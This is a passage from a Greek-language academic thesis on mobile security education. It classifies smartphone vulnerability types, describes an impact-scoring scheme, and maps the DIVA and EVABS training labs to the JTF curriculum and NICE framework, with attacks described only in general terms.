Τα περισσότερα άρθρα συλλέχθηκαν αναζητώντας μελέτες που έχουν πραγματοποιηθεί χρησιμοποιώντας λέξεις-κλειδιά, όπως Cyber Security, Security on Mobile Devices, Vulnerabilities of Mobile Devices, Smartphone Security Challenges και Smartphone Security Labs. Από αυτές τις μελέτες επιλέγονται οι πιο σύγχρονες και αυτές που επικεντρώνουν την προσοχή τους περισσότερο στις ευπάθειες των κινητών συσκευών και τις επιπτώσεις που μπορεί να παρουσιάζουν. Έπειτα, χρησιμοποιώντας τα ίδια κείμενα για τη βιβλιογραφία πραγματοποιείται αναζήτηση των ευπαθειών για τις κινητές συσκευές ώστε να εντοπιστούν οι συνηθέστερες ευπάθειες που συναντώνται σε αυτές και που δημιουργούν τον μεγαλύτερο κίνδυνο για τα δεδομένα των χρηστών.

Στην συνέχεια, τίθενται σε λειτουργία οι εκπαιδευτικές πλατφόρμες DIVA και EVABS, οι οποίες είναι εφαρμογές και ψηφιακά εργαστήρια που περιέχουν κενά ασφαλείας, ενώ με την χρήση διαφόρων προκλήσεων βοηθούν τον χρήστη τους να ενημερωθεί σχετικά με τις ευπάθειες και τους κινδύνους που διατρέχει η κινητή του συσκευή. Η επιλογή των συγκεκριμένων δύο πλατφορμών έγινε διότι είναι οι πιο εμπλουτισμένες, περιέχουν μεγάλη ποικιλία προκλήσεων και συγκριτικά με άλλες, όπως τα εργαστήρια του ENISA αναδεικνύουν καλύτερα τις επιπτώσεις των ευπαθειών στις κινητές συσκευές. Έτρεξαν με την χρήση virtual machine στα Kali Linux και βρέθηκε η λύση για όλες τις προκλήσεις χρησιμοποιώντας την δική μας κινητή συσκευή χωρίς root δικαιώματα. Με αυτόν τον τρόπο αναλύθηκαν οι ευπάθειες που αναδεικνύει η κάθε εκπαιδευτική πλατφόρμα έπειτα από προσωπική χρήση των εργαστηρίων (η οποία δίνεται στα παραρτήματα 1 και 2) και παρατηρήθηκε το εκπαιδευτικό περιεχόμενο που περιέχουν και το επίπεδο εκπαίδευσης κάποιου χρήστη από αυτές. Παράλληλα, κάνοντας χρήση των ίδιων κείμενων της βιβλιογραφίας πραγματοποιήθηκε μια αναζήτηση ευπαθειών για τις κινητές συσκευές, ενώ χρησιμοποιώντας το JTF Cybersecurity Curriculum 2017 εντοπίστηκαν οι ευπάθειες που είναι πιο ευδιάκριτες και τα γνωστικά πεδία που συσχετίζονταν περισσότερο με τις ασκήσεις των DIVA και EVABS.

Τέλος, πραγματοποιείται συσχέτιση των εκπαιδευτικών πλατφορμών DIVA και EVABS με τις γνώσεις(K), τις ικανότητες(S) και τις δυνατότητες(A) του NICE Cybersecurity Workforce Framework ώστε να διαπιστωθεί ποια KSAs μπορεί να αποκτήσει ο χρήστης των πλατφορμών αυτών και σε ποιο κομμάτι της ασφάλειας μπορεί να γίνει πιο αποδοτικός και ενημερωμένος. Η δοκιμαστική αυτή συσχέτιση πραγματοποιείται με το NICE, καθώς το συγκεκριμένο περιέχει κωδικοποίηση και μπορεί να βοηθήσει στην αυτόματη ταξινόμηση και αξιολόγηση των γνωσιακών πεδίων που παρουσιάζει η κάθε άσκηση. Η αξιολόγηση των εργαστηρίων και η επιλογή των κατάλληλων KSAs που παρέχουν δεν έγινε μόνο με σύγκριση αυτών των δύο αλλά και με βάση την ανάλυση ευπαθειών σε σχέση με τις κινητές εφαρμογές. Έπειτα από την προσωπική δοκιμή των εργαστηρίων και έχοντας διεξάγει ένα συμπέρασμα για τις προκλήσεις του καθενός και τα KSAs που μας έχει προσφέρει, γίνεται χρήση των πινάκων του NICE και συσχετίζονται τα χαρακτηριστικά που παρέχουν με αυτά που παρέχει το καθένα εργαστήριο ξεχωριστά. Προκειμένου να παρατηρηθεί πιο ξεκάθαρα η συσχέτιση χρησιμοποιούνται χρώματα για να αναδειχθεί κατά πόσο τα χαρακτηριστικά των εργαστηρίων σχετίζονται με το NICE. Τα χρώματα είναι τα εξής: τα χαρακτηριστικά που έχουν ελάχιστη σχέση με τα χαρακτηριστικά του NICE διακρίνονται με ανοιχτό γαλάζιο χρώμα, τα χαρακτηριστικά που έχουν έμμεση σχέση διακρίνονται με γαλάζιο και τα χαρακτηριστικά που έχουν άμεση σχέση με βαθύ μπλε χρώμα.

Η μεθοδολογία που ακολουθήθηκε έχει ως στόχο την εύρεση σημαντικών ευπαθειών στις κινητές εφαρμογές, οι οποίες αντικατοπτρίζουν ευδιάκριτα τα γνωσιακά πεδία που προτείνονται από τις κατευθυντήριες γραμμές του ACM. Με τον τρόπο αυτό είναι πιο εύκολο για τους συμμετέχοντες να κατανοήσουν τις συγκεκριμένες ευπάθειες, καθώς αυτές διακρίνονται από την επίπτωση στους

χρήστες και γίνονται ευκολότερα αντιληπτές. Συνεπώς, οι επικρατέστερες ευπάθειες επιλέχθηκαν όπως αυτές παρουσιάζονται από το “A Practical Analysis of Smartphone Security” ([Woongryul et al., 2015](#)) και το “JTF Cybersecurity Curricula 2017” ([Burley et al., 2017](#)), και χρησιμεύουν για την καταλληλότητα των ασκήσεων, για την παρουσίαση και αξιοποίηση για σκοπούς επίδειξης κατά την διάρκεια εργαστηριακών ασκήσεων. Επιπλέον, πραγματοποιείται συσχέτιση με το εκπαιδευτικό πλαίσιο NICE της NIST, καθώς το συγκεκριμένο πλαίσιο περιέχει κωδικοποίηση η οποία μπορεί να βοηθήσει συμπληρωματικά στην αυτόματη ταξινόμηση και αξιολόγηση των ασκήσεων με βάση τα γνωσιακά πεδία που καλύπτουν.

1.4. Ενδεικτική Δομή

Στο κεφάλαιο 1 παρουσιάζεται μια εισαγωγή πάνω στο θέμα της εργασίας και στο πρόβλημα που υπάρχει, οι παρόμοιες εργασίες που έχουν διεξαχθεί, η συνεισφορά μας στο θέμα και η μεθοδολογία που ακολουθήθηκε. Στο κεφάλαιο 2 αναλύονται οι τύποι των ευπαθειών που μπορούν να βρεθούν σε μία κινητή συσκευή και πραγματοποιείται μια εκτίμηση επιπτώσεων με το JTF Cybersecurity Curriculum 2017. Στο κεφάλαιο 3 παρουσιάζεται η συσχέτιση και η δυνατότητα παρουσίασης των απειλών από τα εργαλεία και εικονικά εργαστήρια DIVA και EVABS για εκπαιδευτικούς σκοπούς. Πιο συγκεκριμένα οι ευπάθειες που παρουσιάστηκαν στο κεφάλαιο 2, συσχετίζονται με τις εκπαιδευτικές ασκήσεις και προκλήσεις όπως αυτές παρουσιάζονται μέσω των ασκήσεων και των προκλήσεων προς επίλυση. Στο κεφάλαιο 4 πραγματοποιείται συσχέτιση των γνώσεων, των ικανοτήτων και των δεξιοτήτων των εργαλείων εκμάθησης με το NICE Cybersecurity Workforce Framework. Τέλος, στο κεφάλαιο 5 παρουσιάζονται τα συμπεράσματα σχετικά με την συσχέτιση των ευπαθειών με τα εργαλεία εκμάθησης και αναφέρουμε μελλοντικές προεκτάσεις που μπορούν να πραγματοποιηθούν στο μέλλον.

2. Σύγχρονες ευπάθειες και ταξινόμηση σε κινητές εφαρμογές και επικοινωνίες

Έρευνες στον τομέα της ασφάλειας κινητών συσκευών και εφαρμογών αναδεικνύουν συνεχώς την ύπαρξη πληθώρας ευπαθειών([Tang et al., 2020](#)). Συγκεκριμένα, ως *ευπάθεια* χαρακτηρίζεται η αδυναμία σε ένα σύστημα πληροφοριών, σε διαδικασίες ασφάλειας συστημάτων, σε εσωτερικούς ελέγχους ή σε μια εφαρμογή που θα μπορούσε να εκμεταλλευτεί μια πηγή απειλής. Από την άλλη πλευρά ως *πηγή απειλής* χαρακτηρίζεται η πρόθεση και η μέθοδος που στοχεύει στην εκμετάλλευση μιας ευπάθειας([Takai et al., 2012](#)). Στη συνέχεια το πρόβλημα της πληθώρας ευπαθειών επιτείνεται καθώς, όταν εμφανίζεται κάποια νέα ευπάθεια και, επακολούθως, μία ή περισσότερες τεχνικές διείσδυσης που την αξιοποιούν, μία κινητή εφαρμογή δεν είναι απαραίτητα αναβαθμισμένη, γεγονός που εν δυνάμει οδηγεί σε πολλά κενά ασφάλειας([Tang et al., 2020](#)). Το φαινόμενο επιτείνεται, ειδικά τα τελευταία χρόνια, από τη διαφαινόμενη επικέντρωση των δημιουργών των εφαρμογών στο κέρδος, αδιαφορώντας ως επί το πλείστον για την ασφάλεια του χρήστη και για την προστασία της ιδιωτικότητάς του ([Ahvanooeyetal., 2017](#)).

Επιπλέον, ένα ακόμα φαινόμενο που ευθύνεται για την ύπαρξη πολλών ευπαθειών είναι η απουσία ενός ισχυρού τείχους προστασίας ή άλλου είδους ασφάλειας παρά τους διαθέσιμους πόρους των σύγχρονων κινητών συσκευών. Η κατάσταση αυτή οφείλεται και στους δημιουργούς των εφαρμογών καθώς συχνά αποφεύγουν να παραχωρήσουν ένα τμήμα της εφαρμογής στην ασφάλεια, διότι με αυτόν τον τρόπο θα μειωθεί η απόδοσή της. Τα τελευταία χρόνια βέβαια, αυτό το πρόβλημα έχει μειωθεί, καθώς οι σύγχρονες κινητές συσκευές είναι πιο εξελιγμένες τεχνολογικά και παρέχουν πολλές επιλογές στους δημιουργούς αλλά και στους χρήστες ως προς την ασφάλεια και λειτουργικότητα ([Maximilian et al. 2021](#)).

Σε αυτό το κεφάλαιο της εργασίας αναφερόμαστε σε σύγχρονες ευπάθειες που υπάρχουν στις κινητές εφαρμογές, οι οποίες συσχετίζονται με ένα Academic Curriculum, και παρατηρείται ποιες είναι οι πιο επικίνδυνες και πιο εύκολο να παραβιάσουν μια κινητή εφαρμογή και να υποκλέψουν τα δεδομένα του χρήστη.

2.1. Τύποι ευπαθειών σύμφωνα με την βιβλιογραφία και το JTF cybersecurity curricula

Στη συγκεκριμένη ενότητα του εγχειρήματος αναφέρονται οι συνηθέστεροι τύποι ευπαθειών που θεωρούνται οι πιο επιβλαβείς.. Για την διεξαγωγή αποτελεσμάτων αυτού του κεφαλαίου αξιοποιήθηκαν έρευνες, όπως το “A Practical Analysis of Smartphone Security” ([Woongryul et al., 2015](#)), το “JTF Cybersecurity Curricula 2017” ([Burley et al., 2017](#)), το “A Survey on Smartphones Security: Software Vulnerabilities, Malware, and Attacks” ([Ahvanooey et al., 2017](#)), το “Comparative analysis of Android and iOS from security viewpoint” ([Garg et al., 2021](#)), το “A Novel Hybrid Method to Analyze Security Vulnerabilities in Android Applications” ([Tang et al., 2020](#)) και το “Guide for Conducting Risk Assessments” ([Takai et al., 2012](#)), καθώς περιέχουν ολοκληρωμένες πληροφορίες για τους τύπους ευπαθειών.

Παράλληλα συνδέονται άμεσα με το εκπαιδευτικό υλικό που χρησιμοποιείται στα πανεπιστήμια και τα εκπαιδευτικά ιδρύματα, τα οποία οι μελλοντικοί επαγγελματίες είναι πιο πιθανόν να γνωρίζουν καλύτερα και να είναι πιο εξοικειωμένοι.

Οι ευπάθειες των κινητών συσκευών χωρίζονται σε διάφορους τύπους, η ανάλυση των οποίων αποτελεί τον σκοπό του κεφαλαίου. Αρχικά, κρίνεται σκόπιμο να αναφερθεί ότι οι τύποι ευπαθειών διακρίνονται σε αυτούς που δημιουργούνται από κάποιον εσωτερικό παράγοντα της κινητής συσκευής και σε αυτούς που οφείλονται σε εξωτερικούς παράγοντες.

Έχοντας επιλέξει από μια ευρύτερη λίστα ευπαθειών των κινητών επικοινωνιών και εφαρμογών, δημιουργήθηκε ο Πίνακας 1 όπου παρουσιάζονται οι συνηθέστεροι τύποι ευπαθειών που μπορούν να βρεθούν στο εσωτερικό αλλά και στο εξωτερικό μιας κινητής συσκευής. Η επιλογή των συγκεκριμένων ευπαθειών έγινε με βάση ότι αποτελούν τις πλέον σχετιζόμενες με κινητές συσκευές ευπάθειες. Παράλληλα είναι κυριότερες από άλλες ευπάθειες που περιέχει το Curricula. Παράδειγμα αποτελεί η προστασία των εξαρτημάτων, η οποία προστέθηκε έπειτα ως κριτήριο των ευπαθειών καθώς πιστεύουμε ότι είναι δευτερεύουσας σημασίας.

Τύποι Ευπαθειών		Περιγραφή
Τύποι ευπάθειες που αφορούν το εσωτερικό της συσκευής	Ευπάθεια λογισμικού (Software Vulnerability)	Περιορισμένη πρόσβαση που επιτρέπει μόνο τροποποίηση του λογισμικού και όχι την διαγραφή και καταστροφή του με π.χ. ιούς, επιθέσεις Trojan κλπ.
	Σφάλμα εφαρμογής (Implementation error)	Βλάβη σε μία εφαρμογή και απόκτηση πλεονεκτήματος από κάποιον επιτιθέμενο προκαλώντας σφάλμα υλοποίησης με σκοπό την εύκολη πρόσβαση.
	Ασυμβατότητα εφαρμογών (Incompatibility)	Απενεργοποίηση εφαρμογής λόγω ασυμβατότητας με κάποια άλλη και δημιουργία εύκολης πρόσβασης στην συσκευή από κάποιον επιτιθέμενο.
	Ευπάθεια μη ενημερότητας του χρήστη (User Unawareness)	Μη ενημερότητα του χρήστη τόσο για τους κινδύνους εγκατάστασης εφαρμογών από μη αξιόπιστες πηγές όσο και για τη σύνδεση σε αναξιόπιστα ασύρματα δίκτυα.
Τύποι ευπάθειες που αφορούν το εξωτερικό περιβάλλον της συσκευής	Ευπάθεια ανθρώπων (People Vulnerability)	Εκμετάλλευση της συσκευής από κάποιον χρήστη, ο οποίος επιθυμεί την απόκτηση πληροφοριών σχετικά με τον ιδιοκτήτη και την ίδια του τη συσκευή και η μετέπειτα καταστροφή τους.
	Ευπάθεια δεδομένων (Data Vulnerability)	Υποκλοπή δεδομένων και παραβίαση της εμπιστευτικότητας και της ακεραιότητας τους για εύκολη πρόσβαση στην συσκευή του χρήστη.
	Ευπάθεια του υλικού (Hardware Vulnerability)	Ταυτόχρονη χρήση όλων των συσκευών που είναι συνδεδεμένες στο κινητό και παρακώλυση της λειτουργίας τους για απόκτηση πρόσβασης στην συσκευή δημιουργώντας σφάλματα στις εξωτερικές συνδεδεμένες συσκευές.
	Ευπάθεια δικτύου (Vulnerability of Network)	Παρεμπόδιση και τροποποίηση πληροφοριών στο δίκτυο στο οποίο είναι συνδεδεμένη η συσκευή με υποκλοπή, εισπνοή και πλαστογράφηση για απόκτηση πρόσβασης σε πληροφορίες και δεδομένα του χρήστη και της συσκευής του.

Πίνακας 1. Πίνακας περιγραφής ευπαθειών στο εσωτερικό και εξωτερικό του κινητού

Η πρώτη κατηγορία αφορά τα τρωτά σημεία που μπορούν να επηρεάσουν την κινητή συσκευή από το εσωτερικό της και που δημιουργούνται από τον χρήστη της συσκευής ή από τους προγραμματιστές. Σε αυτή τη κατηγορία ανήκει η «ευπάθεια του λογισμικού» (Software Vulnerability). Η πρόσβαση στο λογισμικό μιας κινητής συσκευής, λόγω του ότι αποτελεί μια δαπανηρή διαδικασία, είναι πολύ περιορισμένη

και οι δημιουργοί του προσπαθούν να το προστατεύσουν με αποτέλεσμα να μην επιτυγχάνεται η διαγραφή ή καταστροφή του λογισμικού. Με το πέρασμα των χρόνων, ωστόσο, έχουν ανακαλυφθεί μέσα τροποποίησής του με διάφορους τρόπους όπως ιοί, διαρροές πληροφοριών, επιθέσεις Trojan και βόμβες σύνδεσης, τα οποία χρησιμοποιούν γνωστές ευπάθειες που εμφανίζονται στο λογισμικό, όπως η απόκτηση πληροφοριών και προνομιών, η υπερχείλιση του buffer, η καταστροφή της μνήμης και η εκτέλεση κακόβουλου κώδικα ([Garg et al., 2021](#)).

Άλλη μια περίπτωση αποτελεί το «σφάλμα της εφαρμογής» (Implementation error). Η συγκεκριμένη ευπάθεια δημιουργείται όταν υπάρχει βλάβη σε μία εφαρμογή του κινητού και ο επιτιθέμενος μπορεί να αποκτήσει πλεονέκτημα εκμεταλλευόμενος ένα σφάλμα υλοποίησης (αυθαίρετη χρήση κώδικα) πάνω στο σφάλμα της εφαρμογής για να αποκτήσει εύκολα πρόσβαση μέσα στο σύστημα. Επιπλέον, παρατηρείται συχνά η «ασυμβατότητα εφαρμογών κινητού» (Incompatibility), η οποία δημιουργείται όταν μια συσκευή είναι ασύμβατη με μια εφαρμογή ή και πλατφόρμα. Αφού απενεργοποιηθεί η εφαρμογή είναι εύκολο κάποιος να την παραβιάσει και να αποκτήσει πρόσβαση σε αυτήν.

Επιπρόσθετα, εντοπίζεται η ευπάθεια «μη ενημερότητας του χρήστη» (User unawareness). Αυτή οφείλεται στο γεγονός ότι ο χρήστης δεν ενημερώνεται για τους κινδύνους που ελλοχεύουν κατά την εγκατάσταση της εφαρμογής λόγω ανεπαρκούς προστασίας της συσκευής, για την αξιοπιστία πηγών διανομής εφαρμογών και για τον κίνδυνο σύνδεσης σε μη αξιόπιστα ασύρματα δίκτυα ([Burley et al., 2017](#)).

Από την άλλη πλευρά, στη δεύτερη κατηγορία, όπου ευπάθειες είναι τα τρωτά σημεία που δημιουργούνται από εξωτερικούς παράγοντες που σχετίζονται με την συνδεσιμότητα του δικτύου και εξωτερικά αντικείμενα, ανήκει η «ευπάθεια των ανθρώπων» (People vulnerability), η οποία σχετίζεται με την ευπάθεια «μη ενημερότητας του χρήστη». Αυτή δημιουργείται όταν ο ιδιοκτήτης της συσκευής, δανείζοντάς την σε άτομο αμφιβόλου αξιοπιστίας, παρέχει τη δυνατότητα στον τελευταίο να αποκτήσει πρόσβαση στις πληροφορίες, που αφορούν τον ίδιο τον ιδιοκτήτη και τη συσκευή του, και να τον βλάψει ([Burley et al., 2017](#)).

Μία άλλη ευπάθεια στις κινητές συσκευές είναι η «ευπάθεια των δεδομένων» (Data Vulnerability), η οποία συναντάται στην περίπτωση που τα δεδομένα του χρήστη υποκλέπονται. Η επιθυμία πολλών επιτιθέμενων να συλλέξουν δεδομένα τούς οδηγεί ώστε να προβούν σε παράνομη και αυθαίρετη τροποποίηση των τελευταίων, η οποία πολλές φορές επιτυγχάνεται λόγω απώλειας της εμπιστευτικότητας και της ακεραιότητας αυτών, καθιστώντας έτσι την κινητή συσκευή ευάλωτη σε επιθέσεις ([Garg et al., 2021](#)).

Επόμενη ευπάθεια είναι η «ευπάθεια του υλικού» (Hardware vulnerability), η οποία παρατηρείται όταν επιτιθέμενος εκμεταλλεύεται την ταυτόχρονη σύνδεση της κινητής συσκευής με άλλες εξωτερικές συσκευές, όπως ένα ηχείο ή Bluetooth, ώστε να αποκτήσει πρόσβαση σε πληροφορίες του χρήστη. Ο τρόπος για να πραγματοποιηθεί αυτό είναι είτε θέτοντας σε ταυτόχρονη λειτουργία όλες τις συσκευές είτε ενεργοποιώντας και απενεργοποιώντας όποια αυτός θέλει προκειμένου να

παρακωλύσει την κανονική λειτουργία της κινητής συσκευής και αποκτήσει τα στοιχεία που επιθυμεί (Burley et al., 2017).

Τέλος, μια ακόμη περίπτωση αποτελεί η «ευπάθεια του δικτύου» (Vulnerability of Network). Η συγκεκριμένη δημιουργείται όταν δύο κινητές συσκευές είναι συνδεδεμένες στο ίδιο δίκτυο και η μια προσπαθήσει να αποκτήσει πρόσβαση στην άλλη με σκοπό να παρεμποδίσει ή να τροποποιήσει πληροφορίες και δεδομένα του χρήστη της, κάνοντας χρήση της υποκλοπής (eavesdropping, snooping ή sniffing) των δεδομένων του (Tang et al., 2020).

Όλες οι προαναφερθείσες ευπάθειες αποτελούν αυτές που είναι δυνατόν να συναντήσει συχνότερα κάποιος χρήστης που ασχολείται με την ασφάλεια των κινητών. Αν και υπάρχει πληθώρα ευπαθειών η επιλογή αυτών που οφείλονται σε σφάλματα εφαρμογών, την ανεπαρκή ενημέρωση χρηστών και τις ευπάθειες δικτύων έγινε βάσει των ερευνητικών εργασιών με τίτλο: «A Practical Analysis of Smartphone Security» (Woongryul et al., 2015) και «A Novel Hybrid Method to Analyze Security Vulnerabilities in Android Applications» (Tang et al., 2020) καθώς αυτές αποτέλεσαν σημείο αναφοράς για πολλές έρευνες και εργασίες. Επιπρόσθετα, η επιλογή της ευπάθειας λογισμικού έγινε από την ερευνητική εργασία «Comparative analysis of Android and iOS from security viewpoint» (Garg et al., 2021), ενώ η ευπάθεια υλικού, ανθρώπων και δεδομένων πραγματοποιήθηκε από τα knowledge areas του «JTF Cybersecurity Curricula 2017» (Burley et al., 2017) και το «A Survey on Smartphones Security: Software Vulnerabilities, Malware, and Attacks» (Ahvanooy et al., 2017).

Επιπλέον, η προστασία της σύνδεσης, η οποία συσχετίζεται με την ευπάθεια του δικτύου και την προστασία του συστήματος, του οργανισμού και της κοινωνίας θεωρήθηκε ότι δεν αφορά σε τόσο μεγάλο βαθμό ένα κινητό αλλά κυρίως μια επιχείρηση ή έναν οργανισμό.

2.2. Γνωσιακά πεδία και συσχέτιση με τις ευπάθειες


Σε αυτή την ενότητα πραγματοποιείται εκτίμηση των επιπτώσεων των αναφερθέντων σε προηγούμενη ενότητα ευπαθειών αξιοποιώντας το JTF Cybersecurity Curriculum 2017 και την μεθοδολογία Mobile Risk Assessment Method (M-RAM) (Janssen et al., 2019). Ειδικότερα, τα αποτελέσματα της εκτίμησης αφορούν τις επικινδυνότερες ευπάθειες με τον βαθμό επικινδυνότητας να υπολογίζεται βάσει των γνωστικών πεδίων, την πιθανότητα παραβίασης των δεδομένων του χρήστη, το βαθμό ζωτικής σημασίας του τμήματος της συσκευής που επηρεάζεται από την ευπάθεια, τον βαθμό βλάβης στην λειτουργία της συσκευής που μπορεί να προκληθεί από καταστροφή, κλοπή ή τροποποίηση των πληροφοριών της συσκευής, την ευκολία αντιμετώπισης των ευπαθειών και το ενδεχόμενο να εκπαιδευτεί ο χρήστης έτσι ώστε να τις αναγνωρίζει πριν αυτές εκδηλωθούν και να προφυλαχθεί.

Για την εκτίμηση αυτών των επιπτώσεων χρησιμοποιείται η μεθοδολογία M-RAM, μια γνωστή μέθοδος εκτίμησης επιπτώσεων που βασίζεται στην αξιολόγηση των τυποποιημένων μεθόδων κινδύνου των κινητών συσκευών και σε 22 συνεντεύξεις που πραγματοποιήθηκαν σε εμπειρογνώμονες πάνω στην ασφάλεια των

κινητών. Η μεθοδολογία αυτή στηρίζεται: 1) σε μια διαδικασία εκτίμησης κινδύνου, 2) στους άμεσα με τη συσκευή εμπλεκόμενους, όπως ο χρήστης της συσκευής και πιθανοί επιτιθέμενοι και 3) σε περιοχές προσοχής που μπορούν να περιέχουν ευπάθειες (Janssen et al., 2019).

Ωστόσο, πριν την εκτίμηση επιπτώσεων των ευπαθειών κρίνεται απαραίτητο να αναφερθούν οι απειλές που εκμεταλλεύονται τις προαναφερθείσες ευπάθειες, οι οποίες προκαλούν την μεγαλύτερη ζημία σε ιδιωτικό αλλά και επαγγελματικό επίπεδο. Συγκεκριμένα, βάσει της μεθοδολογίας M-RAM οι απειλές :1) διαρροή ή απώλεια προσωπικών ή εταιρικών δεδομένων, 2) καταστροφή της εικόνας του χρήστη της συσκευής, 3) καταστροφή της συσκευής με κακόβουλο λογισμικό και 4) διαταραχή κύριων λειτουργιών της συσκευής είναι πιθανό να εκμεταλλευτούν το μεγαλύτερο ποσοστό των ευπαθειών (Janssen et al., 2019).

Προκειμένου να διεξαχθούν οι εκτιμήσεις των επιπτώσεων δημιουργήθηκαν γνωστικά πεδία σχετικά με τις καταστροφές που είναι δυνατόν να προκληθούν σε μια κινητή συσκευή μετά από κάποια ευπάθεια, ώστε να βρεθεί η επικινδυνότητα της κάθε μιας (Σχήμα 2).



Σχήμα 2. Ανάδειξη της ευπάθειας των γνωστικών πεδίων ως υποομάδες

Για να επιτευχθεί το παραπάνω πραγματοποιείται η αξιοποίηση των στοιχείων που παρέχει το Cybersecurity Curricular Framework από το JTF Cybersecurity Curricula 2017, ενώ βαθμολογούνται και τα γνωστικά πεδία ως προς τον τρόπο αντιμετώπισης και επικινδυνότητας με μέγιστο αριθμό το 4, καθώς πρέπει να φαίνεται ευκρινώς η μέτρια διάστασή τους. Από την άλλη πλευρά τα γνωστικά πεδία ζωτικότητας εξαρτήματος, ζημιάς συσκευής και αντίληψης του χρήστη βαθμολογούνται με μέγιστο αριθμό το 3, καθώς η περαιτέρω διαχώριση της μέσης τιμής τους είναι αδύνατη. Οι βαθμολογίες αυτές δείχνουν πόση επίδραση έχει η εκμετάλλευση της κάθε ευπάθειας, όπως αυτές παρουσιάζονται παρακάτω στο ίδιο κεφάλαιο. Για κάθε βαθμολογία σε κάθε ευπάθεια περιγράφονται οι επιπτώσεις στον χρήστη καθώς κι αν οι επιπτώσεις αυτές γίνονται εμφανείς στον ίδιο. Στον Πίνακα 2 παρουσιάζονται τα αντλούμενα από το JTF Cybersecurity Curricula 2017 γνωστικά πεδία. Ο πίνακας παρουσιάζει τα γνωστικά πεδία καθώς και την εκτίμηση επιπτώσεων που οι αντίστοιχες ευπάθειες γίνονται ευδιάκριτες από τους χρήστες.

- **Εκτίμηση Επιπτώσεων:** Πραγματοποιήθηκε για να βαθμολογηθούν οι ευπάθειες και στη συνέχεια να συσχετιστούν με τις προκλήσεις του DIVA και

του EVABS. Με αυτόν τρόπο διαπιστώνεται ποιες ευπάθειες αφορά το κάθε εργαλείο και πόσο επικίνδυνες είναι αυτές για την κινητή συσκευή αλλά και για τον χρήστη της.

- **Γνωσιακά Πεδία:** *Επιμέρους και εσωτερικών εξαρτημάτων* (Component Security), όπου διαφαίνεται πόσο σημαντικό για τη λειτουργία της συσκευής είναι το εξάρτημα που επηρεάζεται από την κάθε ευπάθεια και της *ασφάλειας δεδομένων* (Data Security), κατά την οποία φαίνεται το μέγεθος της επίπτωσης της καταστροφής που δημιουργείται στην συσκευή από την κάθε ευπάθεια.

Γνωσιακό Πεδίο	Βαθμός Επίπτωσης
Επιμέρους και εσωτερικά εξαρτήματα (Component Security)	1. Καμία επίπτωση στην ζωτικότητα εξαρτήματος 2. Μικρή επίπτωση στην ζωτικότητα εξαρτήματος 3. Μεγάλη επίπτωση στην ζωτικότητα εξαρτήματος
Ασφάλεια δεδομένων (Data Security)	1. Καμία επίπτωση της ζημιάς στη συσκευή ή στα δεδομένα 2. Μικρή επίπτωση της ζημιάς στη συσκευή ή στα δεδομένα 3. Μεγάλη επίπτωση της ζημιάς στη συσκευή ή στα δεδομένα
Ασφάλεια Υποκειμένου (Human Security)	1. Ο χρήστης δέχεται μεγάλες επιπτώσεις όταν δεν αντιλαμβάνεται την ευπάθεια 2. Ο χρήστης δέχεται μέτριες επιπτώσεις όταν αντιλαμβάνεται ένα κομμάτι της ευπάθειας 3. Ο χρήστης δέχεται ελάχιστες επιπτώσεις όταν αντιλαμβάνεται πλήρως την ευπάθεια
Τρόποι αντιμετώπισης (Societal Security)	1. Μεγάλη επίπτωση όταν δεν υπάρχει κανένας τρόπος αντιμετώπισης 2. Μέτρια επίπτωση όταν υπάρχουν προληπτικοί τρόποι αντιμετώπισης με ελάχιστη βοήθεια στην αντιμετώπιση του προβλήματος 3. Ελάχιστη επίπτωση όταν υπάρχουν λίγοι και ανελλιπείς τρόποι αντιμετώπισης 4. Καμία επίπτωση όταν υπάρχουν πλήρεις και αποτελεσματικοί τρόποι αντιμετώπισης
Συνολική Επίπτωση	1. Μηδενική επίπτωση 2. Ελάχιστη συνολική επίπτωση 3. Μέτρια συνολική επίπτωση 4. Μεγάλη συνολική επίπτωση

Πίνακας 2. Πίνακας περιγραφής της βαθμολογίας των γνωστικών πεδίων για τις ευπάθειες των κινητών συσκευών

Παράλληλα, παρουσιάζονται τα γνωσιακά πεδία της *ασφάλειας υποκειμένου* (Human Security), η οποία καταδεικνύει πόσο εύκολο είναι για τον χρήστη να αντιληφθεί την κάθε ευπάθεια και το γνωσιακό πεδίο των *τρόπων αντιμετώπισης* (Societal Security), όπου διαφαίνεται πόσο εύκολο είναι να αντιμετωπιστεί η κάθε ευπάθεια. Τέλος, συμπεριλαμβάνεται το γνωσιακό πεδίο της *συνολικής επίπτωσης στην ασφάλεια του χρήστη και των δεδομένων του* για να αναδειχθεί η επικινδυνότητα μιας απειλής. Πιο συγκεκριμένα για κάθε γνωσιακό πεδίο:

(Ασφάλεια) Επιμέρους και εσωτερικά εξαρτήματα (Component Security): Η ζωτικότητα ενός εξαρτήματος επηρεάζεται από μια ευπάθεια, καταδεικνύοντας έτσι

την σημαντικότητα αυτού που δέχεται την μεγαλύτερη καταστροφή από μια πιθανή επίθεση. Συμπεραίνεται μέσα από τη συλλογή πληροφοριών από την περιοχή γνώσης της ασφάλειας εξαρτημάτων και η βαθμολόγησή της γίνεται από το 1 έως το 3. Συγκεκριμένα, με 1 βαθμολογείται το εξάρτημα της συσκευής, στο οποίο στην περίπτωση που εμφανιστεί ευπάθεια δεν παρουσιάζεται κάποιο πρόβλημα στη συσκευή, δηλαδή πρόκειται για εξάρτημα δευτερεύουσας σημασίας. Με 2 βαθμολογείται το εξάρτημα που επηρεάζει έως κάποιο βαθμό τη συσκευή, όπως μια εφαρμογή, άρα είναι μεσαίας σπουδαιότητας. Τέλος, με 3 βαθμολογείται το εξάρτημα που είναι ζωτικής σημασίας για τη λειτουργία της συσκευής, όπως είναι το λογισμικό της.

